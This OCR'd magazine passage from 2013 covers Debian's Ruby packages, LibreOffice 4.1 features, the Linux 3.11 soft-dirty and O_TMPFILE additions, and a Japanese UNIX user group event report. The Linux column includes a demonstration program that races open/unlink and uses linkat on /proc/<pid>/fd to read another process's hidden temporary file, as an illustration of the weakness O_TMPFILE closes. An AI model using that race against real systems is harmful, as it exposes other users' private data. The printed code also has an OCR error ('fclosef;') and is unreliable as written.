今回は Debian で提供されている Ruby 環境、とくに Wheezy での Ruby 環境についてまとめてみました。次回は「Debian パッケージと協調しながら Ruby の HEAD を追いかける方法」や「gem ファイルから Debian パッケージを簡単に作成するまで」について解説する予定です。ほかにも「こんなことが知りたい」「これどうなってんの？」など、みなさんからのご意見、ご感想などをお待ちしています。編集部(sd@gihyo.co.jp)宛にお送りいただくか、あるいは@gihyosd や@debianjp 宛に一言いただければ幸いです。

それではまた次回！SD

注7) Ruby本体に同梱されているライブラリはこれまでどおり、/usr/lib/ruby/{1.8,1.9.1}以下にインストールされています。

▼図5　rbenvを利用する

```
$ sudo apt-get install rbenv
（中略）
$ rbenv init
# Load rbenv automatically by adding
# the following to ~/.zshrc:

eval "$(rbenv init -)"
```

▼図6　Debianパッケージの Rubyもrbenvで管理できる

```
$ rbenv alternatives
Added 1.8.7-debian
Added 1.9.3-debian
$ rbenv versions
1.8.7-debian
1.9.3-debian
```

▼図7　rubygems-integrationで Debianパッケージが gemから見えるようになる

```
$ sudo apt-get install rubygems-integration
（中略）
$ gem list

*** LOCAL GEMS ***

rdoc (3.9.4)
```

第41回

Ubuntu Monthly Report

LibreOffice 4.1の新機能

Ubuntu Japanese Team
あわしろいくや　AWASHIRO Ikuya　ikuya@fruitsbasket.info

今回はUbuntu 13.04で使用できるLibreOffice 4.1の新機能を紹介します。

今回のリリースの特徴

今回のリリースも、やはりLibreOffice（以下LibO）独自の新機能ばかりではなく、Apache OpenOffice（以下AOO）4.0の機能も取り込んで、多岐に渡る機能が加えられました。AOO 4.0はSun Microsystems/Oracleのころの OpenOffice.org（以下OOo）3.0以来、5年ぶりのメジャーバージョンアップで、かなり大きな変更が加えられています。その変更のうち多くの部分はLibO 4.1にも取り込まれているので、まずはAOO 4.0の特徴を解説します。

図1　IBM Lotus Symphonyのプロパティパネル

IBM Lotus SymphonyとOOo

IBMはOOoの時代から現在に至るまで、Sunに特別にライセンスしてもらったOOoのソースコードをもとに、Lotus Symphony（以下Symphony）というフォーク版を開発し、配布しています[注1]。2011年にOracleからApache Software FoundationにOOoのソースコードや商標を寄贈した際、開発コミュニティも作られましたが、その多くのメンバはボランティアのIBM社員[注2]です。2012年1月にSymphony 3.0.1がリリースされ、その直後にSymphonyはこれ以上のバージョンアップは行わず[注3]、AOOと統合する旨の発表がありました。Symphonyの公開できる部分のソースコード公開は2012年5月に行われ、AOOのソースコードと統合する作業が行われました。

SymphonyにはOOoにはないさまざまな特徴がありました。そのうちの1つはプロパティパネルです（**図1**）。AOO 4.0では、これをさらに発展させたサイドバーが（ベースのコードはスクラッチから）開発されました。プロパティパネルの便利な機能はそのま

注1） 2013年7月上旬現在SymphonyのWebサイトはなくなりましたが、IBMのアカウント（IBM ID）があればダウンロードはできるようです。一時的になくなったのか恒久的なものかはわかりません。

注2） おおむねIBMとその協力会社の社員とボランティアで構成されていますが、IBMの方針で比率や貢献度合いなどはよくわからないのが実態です。

注3） とはいえ、告知が出たあともメンテナンスリリースは継続されていました。

まに、より便利に使えるようさまざまな面で拡張しています。ただしAOO 4.0ではデフォルトでオンですが、LibO 4.1では実験的な機能であり、デフォルトではオフです。詳細は後述します。

実際にSymphonyからAOO 4.0に取り込まれたものは、Microsoft Officeの古いバイナリフォーマットの互換性向上、さまざまなバグフィックス、ギャラリーとテンプレートなど多岐に渡りますが、アクセシビリティ機能など一部間に合わなかったものは先送りされています。もちろんそのうちの多くはLibO 4.1でも取り込まれていますが、テンプレートは取り込まれていません。これに関しては、姉妹連載のUbuntu Weekly Recipe第279回[注4]をご覧ください。

Writerの新機能

■画像の回転

画像を選択して右クリックし、[画像の回転]で用意に画像の回転ができるようになりました。

■テキスト枠でグラデーション

テキスト枠でグラデーションが指定できるようになりました。

■文書にフォントを埋め込む

[ファイル]-[プロパティ]-[フォント]の[文書にフォントを埋め込む]でフォントの埋め込みができるようになりました。これはWriterだけでなくCalcやImpressでも有効です。しかし、Writerが一番便利に使用できるでしょう。確かにフォントを埋め込むとファイルサイズは大きくなりますが、フォントがないことによるズレはなくなります。CalcやImpressだと文字のズレはそれほどシビアではないですし、あまり使う機会は多くなさそうです。

■コメントの表示非表示

コメントの表示／非表示が一括で設定できるようになりました。コメントを挿入すると横ルーラーの右側に[コメント]というスペースができるので、これをクリックしてトグル(切り替え)をします。

■予測ウィンドウの位置

Ubuntuには直接関係ありませんが、たとえばWindowsでWriterを起動し、Google日本語入力で入力するとサジェストボックス[注5]が表示されますが、文字を入力するたびに右にずれていきました。この不具合が、4.1では修正されていて、Writerがとても使用しやすくなりました。

■コメントの範囲指定の拡大

4.0で[挿入]-[コメント]のコメント機能で範囲が指定できるようになりましたが、範囲に複数の段落を含むことができなかったなどの制限がありましたが、これが取り払われました。

Calc

■ステップライン

グラフの種類の[線]と[散布図]で、[ステップ]という線の種類を選択できるようになりました。[プロパティ]でステップの種類を4種類から選択することもできるようになりました。

■セルの個数をカウント

選択したセルの個数をカウントできるようになりました。Calc右下のスライダーの横にデフォルトで合計を表示している枠がありますが、これを右クリックしてください。すると[選択した個数]があるので、これにチェックを入れるとセルの個数をカウントするようになります。

■新しい関数

NUMVERVALUE関数とSKEWP関数をサポートしました。いずれもExcel 2013で新たに追加された関数です[注6]。

注4) http://gihyo.jp/admin/serial/01/ubuntu-recipe/0279

注5) Google日本語入力だとこのような用語を使用しているようですが、ようするに予測候補のウィンドウです。

注6) 後者のExcel 2013での関数名は「SKEW.P」です。

■グラフ関連

［図としてエクスポート］は4.0からあり、SVGも選択肢にあるものの、実際に出力すると0バイトのファイルが作成されるというバグがありましたが、これが解消しました。そればかりでなく、ODCというファイル形式で保存できるようにもなりました。この形式で保存すると、グラフの再編集ができます。グラフをダブルクリックして編集できる状態にし、［ファイル］-［名前をつけて保存］で保存します。ふたたびCalcに挿入する場合は、［挿入］-［オブジェクト］-［グラフ（ファイルから）］を使用してください。

Impress

■フォトアルバム

［挿入］-［画像］-［フォトアルバム］でフォトアルバムが作成できるようになりました。使用する画像を追加し、1ページあたりの画像の数を指定すればフォトアルバムができます。

全般

■ウィザードが完全にJava仮想マシン不要に

［ファイル］-［ウィザード］で表示されるウィザードが、ついに全部JavaからPythonに書き換えられました。これでウィザードを使用するためだけにJava仮想マシンをインストールする必要はなくなりました。残るはBaseのバックエンドデータベースのみがJavaで書かれていますが、現在Google Summer of Code（GSoC）でオープンソースのデータベースであるFirebirdで置き換えるべく開発が進んでいます。もしもこれが取り込まれればJavaに依存する部分が完全になくなることになりますが、GSoCで開発されたものもさまざまで、すぐに取り込まれるものもあればさらに開発に時間を要するものもあり、中には放置されるものもあるので、現段階で今後どうなるかを推測するのは不可能な状況です。

■テキストレイアウトライブラリ

Linuxのテキストレイアウトライブラリが、メンテナンスされていないICU（Internatinal Component for Unicode）レイアウトエンジンから活発にメンテナンスされているHarfBuzzに置き換えられました。このように、コアなライブラリを活発にメンテナンスされているという理由で置き換えていくさまは、LibOとAOOの違いを端的に表している1つの例だと思います[注7]。

■検索バー

Ctrl+Fキーないし［編集］-［検索］で表示される検索バーの使い勝手が向上しました。表示した状態でもう一度Ctrl+Fキーを押すと、検索バーが消えます。ほかにも、検索語を削除するアイコンや英語の大文字と小文字を区別する機能のチェックボックスが追加されました。

■最近使ったファイルと、履歴削除

ツールバーのファイルを開くアイコンに、最近使ったファイルを表示する機能が追加されました。ついでに、最近使ったファイルの履歴を削除する機能も追加されました。

■サイドバー

前述のとおり、AOO 4.0のサイドバー機能が取り込まれています。有効にする場合、［ツール］-［オプション］-［詳細］の-［実験的機能であるサイドバーを（再起動後に）有効にする］にチェックを入れてください。すると［サイドバーの設定変更を有効にするには、LibreOfficeを再起動する必要があります。LibreOfficeを今すぐ再起動しますか？］というダイアログが表示されるので、［すぐに再起動］をクリックすると再起動します。

「実験的機能」ではあるのですが、使用していて強制終了するようなことはありませんでした。［スタイルと書式設定］や［ナビゲーター］など別ウィンドウが起動するものや、ギャラリーのように画面の上部を占領

注7）とはいえAOO 4.0もStlport4（C++テンプレートライブラリ）の使用はやめていますが。

するものがサイドバーにまとめられて、画面を広く使うことができるようになります。とくに最近は横長のディスプレイが主流ですので、横に余裕があっても縦にはない、というのはわりと普通のことです。

サイドバーの便利なところはほかにもあり、プロパティパネルの内容が現在行っている作業によって刻々と変わっていきます（**図2**、**3**）。ということは、いちいちメニューを開かなくてもこのプロパティパネルである程度の作業が完結することになるので、マウスポインターの移動距離が少なくなるなどの理由で作業効率が格段に改善します。また、Microsoft Officeのリボンインターフェースは、ついついメニューを探す時間がかかるので[注8]優位だということもできます。

いずれにせよ何か不具合があったら元に戻せますし[注9]、気軽に体験してみてください。

■ギャラリー

ギャラリーの画像が一新しました。前述のとおり元はSymphonyから取り込んだものです。以前のギャラリーはほぼ使い物になりませんでしたが、新しいギャラリーの画像は実用性があると思いますので活用ください。

■起動速度の向上

起動時に14,000行近くのラベルのデータを読み込まなくすることにより、起動が速くなりました。

翻訳の傾向

LibO 4.1は、LibOのリリース後初めて翻訳対象文字列が増えています。今までは機能が増えているにもかかわらず一貫して減り続けていました。どういうことかといいますと、ソースコードのクリーンアップによって使われていなかった文字列の削除が進み、それは新機能の増加分を上回っていたので

注8）筆者には意図的にそうさせているように思えるのですが、いかがでしょうか。

注9）ちなみにAOOではImpressにあったタスクペインは削除されているため、元に戻すことはできません。

す。公平に比較するため[注10] 3.4以降で実際に計測した数値を**表1**に掲載します[注11]。

このことから、ソースコードのクリーンアップは一段落ついたことがわかります。

LibO 4.1とUbuntu

執筆段階（7月中旬現在）では未定ですが、LibO 4.1がUbuntu 13.10に含まれるのは確実です。PPA[注12]では12.04や13.04へのバックポートも提供されるでしょう。とはいえ、13.04のサポート期間はリリース後9ヵ月（すなわち2014年1月まで）ですので、バックポートを利用するよりも13.10へのアップグレードを検討したほうがよさそうです。SD

注10）3.3以前のソースコードにはpoファイルが含まれていないので、同じ条件で計測できません。

注11）たとえば3.4.6.2だと次のコマンドで計測しています。「$ grep -r msgid libreoffice-translations-3.4.6.2/translations/source/ja/ |wc -l」

注12）https://launchpad.net/~libreoffice

図2　Draw起動直後のサイドバーがこれ




図3　オブジェクト（シェイプ）を作成し、選択するとこのように変化する




表1　翻訳対象文字列数の推移

バージョン	翻訳対象文字列数
3.4.6.2	74562
3.5.7.2	74028
3.6.7.1	73975
4.0.4.2	73468
4.1.0.2	73728

第18回

Linux 3.11の新機能
～soft-dirtyとO_TMPFILE～

Text：青田 直大　AOTA Naohiro

7月にLinux 3.10がリリースされて、3.11の開発が始まっています。今回はLinux 3.10に追加された機能からTLPを、Linux 3.11からはsoft-dirtyとO_TMPFILEについて解説します。


TCP TLP

まずはLinux 3.10の追加機能からまだ紹介しきれていなかったTCP TLP(TailLoss Probe)についてです。これは簡単に言うとTCPのレイテンシを改善するためのTCP通信送信側への修正アルゴリズムです。TCPは送信されたデータが正しく順番どおりに受信されることを保証します。そのために受信側からどこまでのデータを受け取ったかの応答(ACK)が返されます。この応答がしばらく待っても返ってこないとき、あるいは応答があっても受信側に抜けがあるとの応答を受けたときに再度データを送信しています。

一般に、応答が返ってこないので、データを送信しなおすまでの間隔であるRTO(Retransmission Time Out)は比較的大きく設定されています。とくにWebページのように、大量のTCPコネクションを張るものの、それらひとつひとつのデータサイズが小さく通信時間が短いような通信の場合、RTOまで待って再送するのはレイテンシに大きな悪影響を与えてしまいます。そこで高速再転送などのRTOまで待つのを回避するしくみが使われています。受信側は順番がとんだデータを受け取ったときに、受け取っていない番号を通知します。この重複のACKが3度あると、送信側は再送処理に入ります(**図1**)。

しかし、この高速再転送が使えないケースがあります。通信の末尾近くでデータが失われた場合、再送処理をスタートするための3つの重複ACKが来るチャンスがありません。こういった場合に再送処理に入るために必要な重複ACKの数を減らすEarly Retransmitという手法があります。これはLinux 3.5にて導入されています。とはいえ、Early Retransmitでも通信末尾近くでの喪失のすべての問題は解決できてはいませ

▼図1　再送処理



ん。Early Retransmitが動くには少なくとも1回はデータが到着して、重複ACKが返ってこなければいけません。TLPはこの問題を解決するために、RTOよりも前にPTO(Probe Time Out)というアラームを設定します。このPTOよりも前にACKが返ってこなかった場合、(かつ新しく送信するデータがもうない場合に)最後に送ったデータを再送します(**図2**)。これが受信側に届き、なおかつ相手がそれ以前のデータを受け取っていなかった場合、重複ACKなどで再送処理に入ることができます。

CRIUでのプロセスのダンプと復元

プロセスの状態をファイルとしてダンプし、そのダンプファイルからプロセスをもとの状態に復元するツールを作成するプロジェクトCRIUから、また1つカーネルへとパッチがマージされました。今回のパッチで、ダンプしたいプロセスのメモリのうち、ある時点以降で書き換えられた部分を検出できるようになります。これによって、ダンプの生成をより効率的に行えるようになります。


CRIUにはいろいろな使い方が考えられますが、2つのシナリオから現在の問題点を見てみましょう。まずは「5分ごとにプロセスのそのときのダンプを保存しておく」といったシナリオを考えてみます。こうすると好きなタイミングでのプロセスの状態をあとから復元できます。しかし、たったの5分間ではプロセスのメモリの内容は変わっていないことも多いでしょう。この場合、毎回すべてのメモリ内容をダンプするのではなく、前回からの差分だけをダンプできるようになれば、ダンプに必要となるディスクの容量を削減できます。

次にライブマイグレーションのシナリオを考えてみましょう。これはたとえば何かのサーバを動かしたまま、1つのマシンから別のマシンへとプロセスを移動することです。ここで問題となるのがサービスの停止時間です。プロセスのダンプと再開は次のように行われます。

- プロセスを一時停止する
- メモリをダンプする
- 別のマシンへダンプをコピーする
- 別のマシンでプロセスを再開する

ここでプロセスのメモリの容量が大きくなると、プロセスの一時停止から再開までのサービス停止時間も大きくなっていきます。ここで対策として使われるのがイテレーティブ・マイグレーションという手法です。CRIUでは本番のダンプの前にpre-dumpを行うことができます。pre-dumpの結果のファイルからはプロセスを再開することはできませんが、何度かpre-dumpを行ったあとに本番のダンプを行うことで、差分だけがダンプされるようになります。こうするとサービスの停止時間をより少なくできるというわけです。

▼図2　Early Retransmitによる再送処理



soft-dirty PTE

ここまでの話で出てきた「プロセスの差分だけをダンプする」ためにLinux 3.11に入ったのがPTE(Page Table Entry)のsoft-dirty bitです。

“soft-dirty”という名前からわかるとおり、ソフトウェア側で管理されているdirty bitです。PTEにはこれまでにもすでにdirty bitというものがありました。どちらもメモリページが「汚れた」ときにdirty bitが立ちます。つまり、ある領

▼リスト1　soft-dirtyを使うプログラム

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>

#define PAGE_SIZE 4096
#define PAGE_COUNT 4
#define BUF_SIZE PAGE_SIZE * PAGE_COUNT
#define SOFT_DIRTY ((uint64_t)1 << 55)

void clear_soft_dirty()
{
  FILE *f = fopen("/proc/self/clear_refs", "w");
  if (f == NULL) abort();
  fprintf(f, "4\n");
  fclose(f);
}

void show_soft_dirty(void *buf, int n)
{
  uint64_t val;
  int i;
  long index = (size_t)buf >> 12;

  for (i = 0; i < n; ++i)
    printf("%02d ", i);
  printf("\n");

  FILE *f = fopen("/proc/self/pagemap", "r");
  if (f == NULL) abort();
  for (i = 0; i < n; ++i) {
    fseek(f, (index+i)*8, SEEK_SET);
    fread(&val, sizeof(val), 1, f);
    printf("%2d ", (val & SOFT_DIRTY) != 0);
  }
  printf("\n");
  fclose(f);
}

int main(int argc, char *argv[])
{
  int i;

  char *buf = malloc(BUF_SIZE);
  printf("Initialize the buffer\n");
  memset(buf, 1, BUF_SIZE);
  show_soft_dirty(buf, PAGE_COUNT);

  printf("Clear the buffer\n");
  clear_soft_dirty();
  show_soft_dirty(buf, PAGE_COUNT);

  for (i=0; i<PAGE_COUNT; ++i) {
    printf("Writing to page %02d\n", i);
    buf[i*PAGE_SIZE] = i;
    show_soft_dirty(buf, PAGE_COUNT);
  }
  return 0;
}
```

域に書きこみがあってメモリの内容が変更されるとこれまでのdirty bitもsoft-dirty bitも立ちます。これら2つのbitの違いはbitがクリアされるタイミングにあります。通常のdirty bitはたとえばファイルのデータへの変更がディスクに書き込まれたタイミングでクリアされます。一方で、soft-dirty bitはソフトウェアが好きなタイミングでクリアできます。ですからマイグレーションの開始時点にsoft-dirty bitをクリアすれば、それ以後に書き換えがあったページにはsoft-dirty bitが立っているので、それらのページだけをコピーすれば良いということになります。

soft-dirtyを使ったプログラム

それではsoft-dirtyを使うプログラムを見てみましょう(**リスト1**)。

まず関数から見てみるとclear_soft_dirty()では、/proc/self/clear_refsに"4"を書くことで、このプロセスのsoft-dirty bitをクリアします。また、show_soft_dirty(buf,n)では指定されたアドレスのあるページからnページ分のsoft-dirty bitが0か1かを表示しています。/proc/self/pagemapにはプロセスの各ページについてswapされているかどうかや、swapのオフセットなどを含んだ64bitの値が記載されています。1ページの大きさが4,096byteなので、12bitシフトすることでbufのアドレスが何番目のページにあるかを知ることができます。これを使ってpagemapの8*<ページ番号>にseekして、64bit読み込むことで目的の値をとることができます。この値の55bit目がsoft-dirty bitとなっているので、これを表示しています。

さてメインの部分では次のような処理を行っています。

- 最初のsoft-dirtyを見る
- soft-dirtyをクリアする
- ページ0〜3に順番に書き込み、それぞれのあとのsoft-dirtyを表示

これを実行してみると**図3**のような表示が得られます。最初はすべて立っているsoft-dirty bitがclear_soft_dirty()によってクリアされ、やがて書き込むごとにまたsoft-dirty bitが立っていく様子が見えるかと思います。

O_TMPFILE

次のトピックは、O_TMPFILEの追加です。“O_”が最初についてることから予想されるとおり、これはopen()の新しいフラグで、一時ファイルを作るために使われます。よくある一時ファイルの作り方はファイルをランダムな名前でopen()して、すぐにunlink()してしまうことです。こうすることでほかのプロセスからは見えない(なので開けない)ファイルを作ることができます。しかし、実はこれにはセキュリティ的な問題があります。/proc/<PID>/fdの下にはファイルデスクリプタ番号をファイル名にとる開いているファイルへのシンボリックリンクがあります。これに対してシンボリックリンク先をたどってリンクを作るlinkat()のAT_SYMLINK_FOLLOWを使うと、ほかの誰からも見えないはずだったファイルが開けてしまいます。

これの対策として、ファイルがO_TMPFILE | O_CREAT | O_EXCLで作られていればlinkat()がENOENTで失敗するようになっています。

▼図3　実行例

```
$ gcc -Wall -Werror soft-dirty.c && ./a.out
Initialize the buffer
00 01 02 03
 1  1  1  1
Clear the buffer
00 01 02 03
 0  0  0  0
Writing to page 00
00 01 02 03
 1  0  0  0
Writing to page 01
00 01 02 03
 1  1  0  0
Writing to page 02
00 01 02 03
 1  1  1  0
Writing to page 03
00 01 02 03
 1  1  1  1
```

O_TMPFILEを使ったプログラム

それでは従来の方法とO_TMPFILEを使った方法とをプログラムを書いて比べてみましょう。**リスト2**のプログラムではforkを使って一方のプロセスは一時ファイルを作り、もう一方はその一時ファイルを開いて中身を覗こうとしています。

一時ファイルを覗こうとするほうの処理はparent()関数に書かれています。対象のプロセスIDはわかっているので、それを使って"/proc/<プロセスID>/fd/3"をlinkat()を用いて/tmp/targetにリンクしようとします。リンクに成功すれば、あとは元の一時ファイルがclose()されても、/tmp/targetから自由に読み書きできるので1秒ほどsleepしてもう一方のプロセスに書きこみを行わせています。そして、/tmp/targetに何が書かれていたのかを表示して、一時ファイルを生成していたプロセスを終了させています。

一時ファイルを生成する側は従来の方法とO_TMPFILEとを順に使っています。mktemp()はいわゆる従来の方法で、フォーマットとなるファイル名を指定して、その名前でユニークな一時ファイルを作成し、削除しています。O_TMPFILEのほうはカーネルのヘッダからの定義をコピーしています。O_DIRECTORYを含んでいることからわかるとおり、O_TMPFILEで開く対象はファイルではなく、ディレクトリとなります。

リスト2のプログラムを実行してみると("/tmp"がext2などのO_TMPFILEをサポートしているファイルシステムであれば)**図4**のような出力が得られるでしょう。従来の方法では、この場合i=17のときにopen()とunlink()の間に割り込むことができてしまっています。一方でO_TMPFILEを使えばunlink()までがアトミックに行われ割り込むことはできないので、最後ま

▼リスト2　O_TMPFILEを使ったプログラム

```
#include <sys/types.h>
#include <sys/wait.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <signal.h>
#include <errno.h>
#include <string.h>

#define __O_TMPFILE 020000000
#define O_TMPFILE (__O_TMPFILE | O_DIRECTORY | O_RDWR)
#define TRY 4096

#define DIR "/tmp"

void parent(pid_t pid)
{
  int i, r;
  char dirname[256];
  sprintf(dirname, "/proc/%d/fd", pid);
  int olddir = open(dirname, O_RDONLY);
  int newdir = open(DIR, O_RDONLY);
  if (olddir < 0 || newdir < 0) abort();

  unlink(DIR "/target");
  for (i = 0; i < TRY ; ++i) {
    if ((r = linkat(olddir, "3", newdir, "target", AT_SYMLINK_FOLLOW)) == 0)
      break;
    perror("open failed");
  }
  close(olddir); close(newdir);
  if (r != 0) goto out;

  fprintf(stderr, "file opened\n");
  sleep(1);
  char buf[256];
  FILE *f = fopen(DIR "/target", "r");
  fgets(buf, 256, f);
  fprintf(stderr, "FILE: %s", buf);
  fclosef;

 out:
  kill(pid, SIGTERM);
  wait(NULL);
}

void writen(int fd, unsigned long n)
{
  char buf[256];
  sprintf(buf, "%ld\n", n);
  write(fd, buf, 256);
}

int main(int argc, char *argv[])
{
  pid_t pid;

  fprintf(stderr, "Using tmpfile()\n");
  if ((pid = fork())) {
    parent(pid);
  } else {
    unsigned long i = 0;
```

次ページに続く

前ページの続き

```
    for (;; ++i) {
      char *buf = strdup(DIR "/tmpfileXXXXXX");
      mktemp(buf);
      int fd = open(buf, O_CREAT|O_EXCL|O_RDWR, 0666);
      if (fd < 0) {
        perror("open");
        break;
      }
      unlink(buf);
      free(buf);
      writen(fd, i);
      close(fd);
    }
  }

  fprintf(stderr, "Using O_TMPFILE\n");
  if ((pid = fork())) {
    parent(pid);
  } else {
    unsigned long i = 0;
    for (;; ++i) {
      int fd = open(DIR, O_TMPFILE|O_EXCL, 0666);
      if (fd < 0) {
        perror("open");
        break;
      }
      writen(fd, i);
      close(fd);
    }
  }

  return 0;
}
```

▼図4　実行例

```
# ./a.out |&uniq
Using tmpfile()
open failed: No such file or directory
file opened
FILE: 17
Using O_TMPFILE
open failed: No such file or directory
```

でファイルを覗き見ることができていません。

このようにLinux独自ではあるもののO_CLOEXECと同様に便利そうなO_TMPFILEですが、筆者が手元で遊んで見ている限りですと、まだまだバギーな部分が残っているようです。RCのうちにこれらの部分が改善されていくと良いのですが……。

▼図5　Tuxくん

ロゴの変更

ここまででsoft-dirtyとO_TMPFILEについて解説しましたが、Linux 3.11である意味一番「目に見える」変更は起動時のペンギンロゴTuxくんがWindowsロゴのような旗を持っていることです(**図5**)。

「なんでWindowsの旗を?」と思われますが、Linux 3.11のコードネームを見てみるとわかります。今回のコードネームは“Linux for Workgroups”となっていて、Linux 3.11と“Windows for Workgroups3.11”が、かかっているわけですね。

まとめ

今回はLinux 3.10からTLPについてと、3.11の新機能からsoft-dirtyとO_TMPFILEについて解説しました。TLPはGoogleからのパッチでしたが、Googleは以前にもTCPを改良するパッチ(Early Retransmitなど)を書いています。TCPを高速化する試みを積極的に行っているあたり、さすがGoogleといったところでしょう。今後もFEC(Forward Error Correction)といった改良を進めていくようです。

またLinux 3.11のsoft-dirtyによってCRIUがより便利になりました。プロジェクトもCRIUの活用事例を集めています。ぜひCRIUをさわってみて新しい使い方を提案してみてください。SD

September 2013

NO.23

Monthly News from jus

Japan UNIX Society

日本UNIXユーザ会　http://www.jus.or.jp/
法林 浩之　HOURIN Hiroyuki　hourin@suplex.gr.jp

プロジェクト管理も事務処理もOSSで

ここ2回ほど、歴史の話を中心にお送りしてきましたが、今回から再びイベントレポートに戻ります。今回は6月に名古屋、7月に沖縄で行った研究会の模様をお伝えします。

名古屋大会

■「Redmine」でプロジェクトを【見える化】しよう！
【日時】2013年6月22日（土）16:15～17:00
【会場】名古屋国際センター 5F 第1会議室
【講師】矢島 卓（エイチーム）
【司会】法林 浩之（日本UNIXユーザ会）

名古屋大会は、この地に本社を構えるエイチームから矢島さんを講師にお迎えし、Redmineを用いて社内のプロジェクトを管理する事例を紹介いただきました。参加者は66人でした。

Redmineは、プロジェクト管理、バグトラッキング、関係者との情報共有、タスク管理などの用途に適したツールです。Rubyのバグトラッキングシステムとして使われているほか、楽天における数千人規模の開発管理など大規模な利用事例があります。主な特徴は、Webベースであること、Ruby On Railsで開発されていること、GPLに基づくオープンソースソフトウェアであることです。構成要素は、プロジェクト、チケット、Wikiの3つです。プロジェクトは開発しているソフトウェアごとに用意するもので、プロジェクトの下にサブプロジェクトを置くような階層構造にもできます。チケットはプロジェクトにおける問題やタスクを管理するもので、1件の問題に対して1枚のチケットを作成し、内容や担当者、進捗などを記録していきます。Wikiはプロジェクトに関わる文書を編集し一覧できるようにするものです。

■Webサービス運用、Scrum、デバッグでの運用例

エイチームにおいては、Webサービスの運用、Scrumでの利用、デバッグへの対処などでRedmineが使われています。Webサービス運用ではチケットのワークフローのしくみを利用し、改修依頼が来たらプロダクトオーナーの承認を経て開発者による作業を行い、テストが完了したら再びプロダクトオーナーの承認を得てリリース、という流れを実現しています。Scrumはアジャイル開発手法の1つで、短期間の目標を立てて開発し振り返るという作業を繰り返しますが、Redmine Backlogsというプラグインを導入するとこれらの作業をサポートできます。デバッグへの対処においては外部企業と共同で利用するプロジェクトを作成し、バグが見つかったらその都度チケットを作成して対応しています。

■運用のコツ――Redmineを見るように仕向ける

Redmineを運用する際は、便利そうだからツールを置いたというだけではダメで、使ってもらうための工夫が必要です。とくに、ついRedmineを見にきてしまうような状況を作るのが理想です。たとえばRedmine Microblogというプラグインを導入してチケットに関するツイートができるようにしたり、イメージキャラクター的な画像を設置したりするだけでも効果があるようです。最後に、BitNami::RedmineやALminiumといったRedmineのインストーラが紹

介されました。

写真や図を豊富に用いたわかりやすい資料と、矢島さんの楽しいトークのおかげで、有意義な研究会となりました。講演資料および解説が次のURLにありますので、参考にしてください。

http://quindim.hatenablog.com/entry/2013/06/23/200133

沖縄大会

■互換製品と侮るなかれ！
OSSオフィスソフトウェア普及振興の試み
【日時】2013年7月6日（土）15:15～16:00
【会場】沖縄コンベンションセンター 会議場B1（B棟2F）B会場
【講師】飯尾 淳（中央大学）
【司会】法林 浩之（日本UNIXユーザ会）

沖縄大会は中央大学の飯尾さん（**写真1**）を講師にお迎えし、飯尾さんが携わっているODPG（日本Open Source Office Suites & OpenDocument Format利用推進グループ）の活動と知見の数々を紹介いただきました。参加者は11人でした。

Microsoft Office 2003のサポートが2014年4月8日で終了することに伴い、今後オフィスソフトウェアとして何を使うかが焦点になっています。将来的にはクラウドを利用したオフィスソフトウェアの普及が予想されますが、セキュリティやプライバシー面での抵抗感など、いくつかの課題を抱えています。そこで代替案として浮かび上がるのが、LibreOfficeやOpenOfficeなど互換ソフトウェアの利用です。

■気になる互換性、95%は問題なし

これらのソフトウェアの互換性ですが、データはOpenDocument Format（ODF）に準拠していれば異なるソフトウェア間でも利用できます。Microsoft OfficeもODF 1.2に対応予定です。Windows/Mac/UNIX間での互換性については、デフォルトのフォントが異

▲ 写真1　飯尾 淳氏

なるので見た目が変わってしまう問題がありますが、これに対してはIPAフォントをインストールして使うのが有効です。また、LibreOfficeの最新版である4.1では、サイドバーの設置、異体字対応など、新しい機能も着々と実装されています。

ODPGはOSSオフィスソフトウェアのノウハウ共有と企業での利用推進、ODFの普及を目指して活動しており、主な活動成果として、ODFのWebサイトの翻訳や導入ガイドの作成があります。とくに「OSSオフィスソフト操作性検証」という冊子では、インプレスの「できるシリーズ」に載っている項目と同じ作業ができるかどうかを検証しています。検証結果を見ると95%ぐらいの項目は問題なく作業できるのですが、Microsoftが拡張した機能やマルチメディア関連の機能を中心に、Microsoft Officeと同じ作業ができない部分が存在します。いくつかの具体例も紹介していただきました。ODPGは今後も活動を続けていくので、とくに企業への導入を検討している人はぜひ参加してほしいとのことです。

